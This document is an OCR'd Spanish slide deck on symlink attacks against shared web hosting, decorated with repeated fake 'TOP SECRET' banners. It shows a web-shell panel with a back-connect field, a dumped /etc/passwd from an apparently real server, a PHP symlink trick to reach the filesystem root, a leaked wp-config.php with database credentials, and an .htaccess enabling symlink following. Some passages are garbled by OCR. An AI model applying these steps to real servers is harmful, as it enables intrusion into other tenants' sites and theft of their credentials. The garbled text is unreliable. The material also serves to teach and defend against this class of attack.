



TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL




# ATAQUE POR SYMLINK

Vázquez Bustos Mijael Agustín

TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



## SYMLINK – MAPA DE ATAQUE -





**Uname :** Linux 2.6.32-042stab120.11 #1 SMP Wed Nov 16 12:05:45 MSK 2016 x86\_64  
**PHP Version :** 5.5.9-1ubuntu4.16  
**Server IP :** 193.104.251.101 **Your IP :** [REDACTED]  
**Safe Mode :** Safe Mode is OFF  
**Read etc/passwd :** ON **Functions :** PHP INFO  
**Back Connect**

**IP :**  **PORT :**

**Current Path :** /homepages/38/d4[REDACTED]84/htdocs **wsb6778-56101**

**File Upload :**  Ningún archivo seleccionado

blog	--	drwxr-xr-x	<input type="text"/>	>
css	--	drwxr-xr-x	<input type="text"/>	>
error	--	drwxr-xr-x	<input type="text"/>	>
images	--	drwxr-xr-x	<input type="text"/>	>
js	--	drwxr-xr-x	<input type="text"/>	>





```
u6758: :x:87235:600:116460: /homepages/15/d46 3471/htdocs:/bin/bash
u6757: :x:105879:600:2308:/ nompages/27/d406 378/htdocs:/usr/bin/rssh
u6713: :x:140127:600:2308:/ nompages/12/d395 305/htdocs:/usr/bin/rssh
u6872: :x:150422:600:2308:/ nompages/34/d413 305/htdocs:/usr/bin/rssh
u6775: :x:159468:600:116460 r/homepages/28/d4 35624/htdocs:/bin/bash
u6757: :x:165333:600:2308:/ nompages/33/d406 281/htdocs:/usr/bin/rssh
u6760: :x:169066:600:104512 r/homepages/20/d4 31951/htdocs:/bin/bash
u6788: :x:183317:600:2308:/ nompages/18/d403 361/htdocs:/usr/bin/rssh
u6762: :x:184300:600:2308:/ nompages/26/d406 382/htdocs:/usr/bin/rssh
u6744: :x:184903:600:2308:/ nompages/32/d398 370/htdocs:/usr/bin/rssh
u6778: :x:185845:600:104512 r/homepages/8/d46 1889/htdocs:/bin/bash
u6729: :x:192596:600:2308:/ nompages/10/d397 373/htdocs:/usr/bin/rssh
u6749: :x:220979:600:2308:/ nompages/4/d3994 61/htdocs:/usr/bin/rssh
u6774: :x:245242:600:2308:/ nompages/14/d402 327/htdocs:/usr/bin/rssh
u6765: :x:254884:600:2308:/ nompages/28/d401 375/htdocs:/usr/bin/rssh
u6715: :x:258417:600:2308:/ nompages/25/d395 358/htdocs:/usr/bin/rssh
u6744: :x:261902:600:2308:/ nompages/38/d398 392/htdocs:/usr/bin/rssh
u6738: :x:262153:600:104512 r/homepages/43/d3 72434/htdocs:/bin/bash
u6753: :x:266057:600:116460 r/homepages/13/d3 38875/htdocs:/bin/bash
u6725: :x:300350:600:2308:/ nompages/24/d396 421/htdocs:/usr/bin/rssh
u6807: :x:301770:600:116460 r/homepages/30/d4 39013/htdocs:/bin/bash
u6713: :x:313090:600:116460 r/homepages/31/d3 11737/htdocs:/bin/bash
u6778: :x:339552:600:2308:/ nompages/24/d402 156/htdocs:/usr/bin/rssh
u6778: :x:369035:600:116460 r/homepages/14/d4 39492/htdocs:/bin/bash
u6726: :x:369067:600:2308:/ nompages/32/d396 538/htdocs:/usr/bin/rssh
u6789: :x:383557:600:2308:/ nompages/32/d403 342/htdocs:/usr/bin/rssh
u6816: :x:383577:600:2308:/ nompages/39/d407 392/htdocs:/usr/bin/rssh
u6763: :x:38696:600:114095 nompages/2/d4 47/htdocs:/bin/bash
u6643: :x:38696:600:114095 nompages/2/d4 47/htdocs:/bin/bash
u6770: :x:400399:600:105926 r/homepages/16/d4 37857/htdocs:/bin/bash
u6767: :x:411989:600:2308:/ nompages/31/d401 145/htdocs:/bin/bash
u6797: :x:421780:600:116460 r/homepages/33/d4 52686/htdocs:/bin/bash
u6796: :x:462709:600:2308:/ nompages/41/d404 280/htdocs:/usr/bin/rssh
u6768: :x:477085:600:2672:/ nompages/45/d401 388/htdocs:/usr/bin/rssh
u6769: :x:501272:600:104512 r/homepages/23/d4 37309/htdocs:/bin/bash
```

etc/passwd





TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



```
:/homepages/38 $ ls
|DNS-request|
|D-chain|-<-1
|DNS-response|
|D-chain|-<-1
|DNS-request|
|D-chain|-<-1
|DNS-response|
|D-chain|-<-1
d3900371
d39017996
d3900785
d39005706
d39018691
d39001589
d39027091
d39008892
d39041977
d39049638
d39054084
d40050268
d40007420
d40034218
d40037438
d40051315
d40055770
d40023638
d40054298
```

TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



In -s {/path/to/file-name} {link-name}

**symlink ( string \$target , string  
\$link )**

TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL





TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL
























```
symlink("x/x/x/x/x/x/", "foo");  
symlink("foo/../../../../../../../../", "root");  
unlink("foo");  
Symlink(".", "foo");
```

TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



## Index of \_\_\_\_\_symlink.txt

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">bin/</a>	2017-01-04 12:55	-	
 <a href="#">boot/</a>	2014-05-14 05:49	-	
 <a href="#">dev/</a>	2017-01-26 23:32	-	
 <a href="#">etc/</a>	2017-02-03 09:15	-	
 <a href="#">fastboot</a>	2014-05-14 05:49	0	
 <a href="#">home/</a>	2016-03-01 12:39	-	
 <a href="#">lib/</a>	2016-09-11 14:38	-	
 <a href="#">lib64/</a>	2016-09-11 14:38	-	
 <a href="#">media/</a>	2014-05-14 05:49	-	
 <a href="#">mnt/</a>	2017-01-04 12:59	-	
 <a href="#">mod_cloudflare/</a>	2016-02-23 14:37	-	
 <a href="#">opt/</a>	2016-12-13 15:29	-	
 <a href="#">proc/</a>	2017-01-26 23:31	-	
 <a href="#">run/</a>	2017-02-08 21:05	-	
 <a href="#">sbin/</a>	2017-01-04 12:55	-	
 <a href="#">srv/</a>	2014-10-27 12:36	-	
 <a href="#">sys/</a>	2017-01-26 23:31	-	
 <a href="#">tmp/</a>	2017-02-08 21:09	-	
 <a href="#">usr/</a>	2014-05-14 05:50	-	
 <a href="#">var/</a>	2014-10-28 13:09	-	





TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL












```
$ ls -la /etc/valiases/wordpress_original.com  
-rw-r----- 1 [REDACTED] 41 May 10 09:27 /etc/valiases/
```

TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



## Index of /symlink.txt/

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">index.php</a>	2016-05-28 19:14	-	
 <a href="#">wp-admin</a>	2016-01-08 12:59	-	
 <a href="#">wp-content</a>	2016-12-30 12:14	-	
 <a href="#">license.txt</a>	2016-01-07 23:36	-	
 <a href="#">scripts/</a>	2016-12-30 12:27	-	
 <a href="#">wp-config.php</a>	2016-12-30 12:25	-	
 <a href="#">wp-cron.php</a>	2016-05-23 10:47	-	
 <a href="#">wp-login.php</a>	2017-01-21 22:39	159K	
 <a href="#">wp-includes</a>	2016-05-28 19:05	-	





```
wp-config.php
1 k?php
2 /**
3  * Configuraci3n b3sica de WordPress.
4  *
5  * Este archivo contiene las siguientes configuraciones: ajustes de MySQL, prefijo de tablas,
6  * claves secretas, idioma de WordPress y ABSPATH. Para obtener m3s informaci3n,
7  * visita la p3gina del Codex{@link http://codex.wordpress.org/Editing_wp-config.php Editing
8  * wp-config.php} . Los ajustes de MySQL te los proporcionar3 tu proveedor de alojamiento web.
9  *
10 * This file is used by the wp-config.php creation script during the
11 * installation. You don't have to use the web site, you can just copy this file
12 * to "wp-config.php" and fill in the values.
13 *
14 * @package WordPress
15 */
16
17 // ** Ajustes de MySQL. Solicita estos datos a tu proveedor de alojamiento web. ** //
18 /** El nombre de tu base de datos de WordPress */
19 define('DB_NAME', 'wp');
20
21 /** Tu nombre de usuario de MySQL */
22 define('DB_USER', 'wp');
23
24 /** Tu contrase3a de MySQL */
25 define('DB_PASSWORD', 'f3a3');
26
27 /** Host de MySQL (es muy probable que no necesites cambiarlo) */
28 define('DB_HOST', 'localhost');
29
30 /** Codificaci3n de caracteres para la base de datos. */
31 define('DB_CHARSET', 'utf8mb4');
32
33 /** Cotejamiento de la base de datos. No lo modifiques si tienes dudas. */
34 define('DB_COLLATE', '');
```



TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



.htaccess con lo siguiente:

Options Indexes

FollowSymlinks

Add type txt.php AddHandler txt.php

TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL





TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



← → ↻ 🏠 192.168.1.10/prueba1/

## Index of /prueba1

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🔙 <a href="#">Parent Directory</a>		-	
📁 <a href="#">pruebas/</a>	28-Jun-2012 03:04	-	

*Apache/2.2.14 (Ubuntu) Server at 192.168.1.10 Port 80*

← → ↻ 🏠 192.168.1.10/prueba1/

## Forbidden

You don't have permission to access /prueba1/ on this server.

TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL





TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL




[AcceptPathInfo](#)  
[AccessFileName](#)  
[AddDefaultCharset](#)  
[AddOutputFilterByType](#)  
[AllowEncodedSlashes](#)  
[AllowOverride](#)  
[AuthName](#)  
[AuthType](#)  
[CGIMapExtension](#)  
[ContentDigest](#)  
[DefaultType](#)  
[<Directory>](#)  
[<DirectoryMatch>](#)  
[DocumentRoot](#)  
[EnableMMAP](#)  
[EnableSendfile](#)  
[ErrorDocument](#)  
[ErrorLog](#)  
[FileETag](#)  
[<Files>](#)  
[<FilesMatch>](#)  
[ForceType](#)  
[HostnameLookups](#)  
[IdentityCheck](#)  
[<IfDefine>](#)  
[<IfModule>](#)  
[Include](#)  
[KeepAlive](#)  
[KeepAliveTimeout](#)  
[<Limit>](#)  
[<LimitExcept>](#)  
[LimitInternalRecursion](#)  
[LimitRequestBody](#)  
[LimitRequestFields](#)

[LimitRequestFieldSize](#)  
[LimitRequestLine](#)  
[LimitXMLRequestBody](#)  
[<Location>](#)  
[<LocationMatch>](#)  
[LogLevel](#)  
[MaxKeepAliveRequests](#)  
[MaxRanges](#)  
[NameVirtualHost](#)  
[Options](#)  
[Require](#)  
[RLimitCPU](#)  
[RLimitMEM](#)  
[RLimitNPROC](#)  
[Satisfy](#)  
[ScriptInterpreterSource](#)  
[ServerAdmin](#)  
[ServerAlias](#)  
[ServerName](#)  
[ServerPath](#)  
[ServerRoot](#)  
[ServerSignature](#)  
[ServerTokens](#)  
[SetHandler](#)  
[SetInputFilter](#)  
[SetOutputFilter](#)  
[Timeout](#)  
[TraceEnable](#)  
[UseCanonicalName](#)  
[<VirtualHost>](#)

TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL



TOP SECRET//COMINT//REL USA, AUS, CAN, GBR, NZL





## Referencias

<http://php.net/manual/es/>  
<https://www.cyberciti.biz/faq/unix-creating-symbolic-link-ln-command/>  
<http://eltallerdelbit.com/followsymlinks-apache-options>  
<https://httpd.apache.org/docs/2.0/es/mod/core.html>  
<http://blog.alguien.site/2015/06/el-truco-del-symlink.html>  
<https://www.techrepublic.com/article/solutionbase-10-tips-for-securing-apache/>  
<https://www.fwhibbit.es/symlink-hacking-shared-hosting>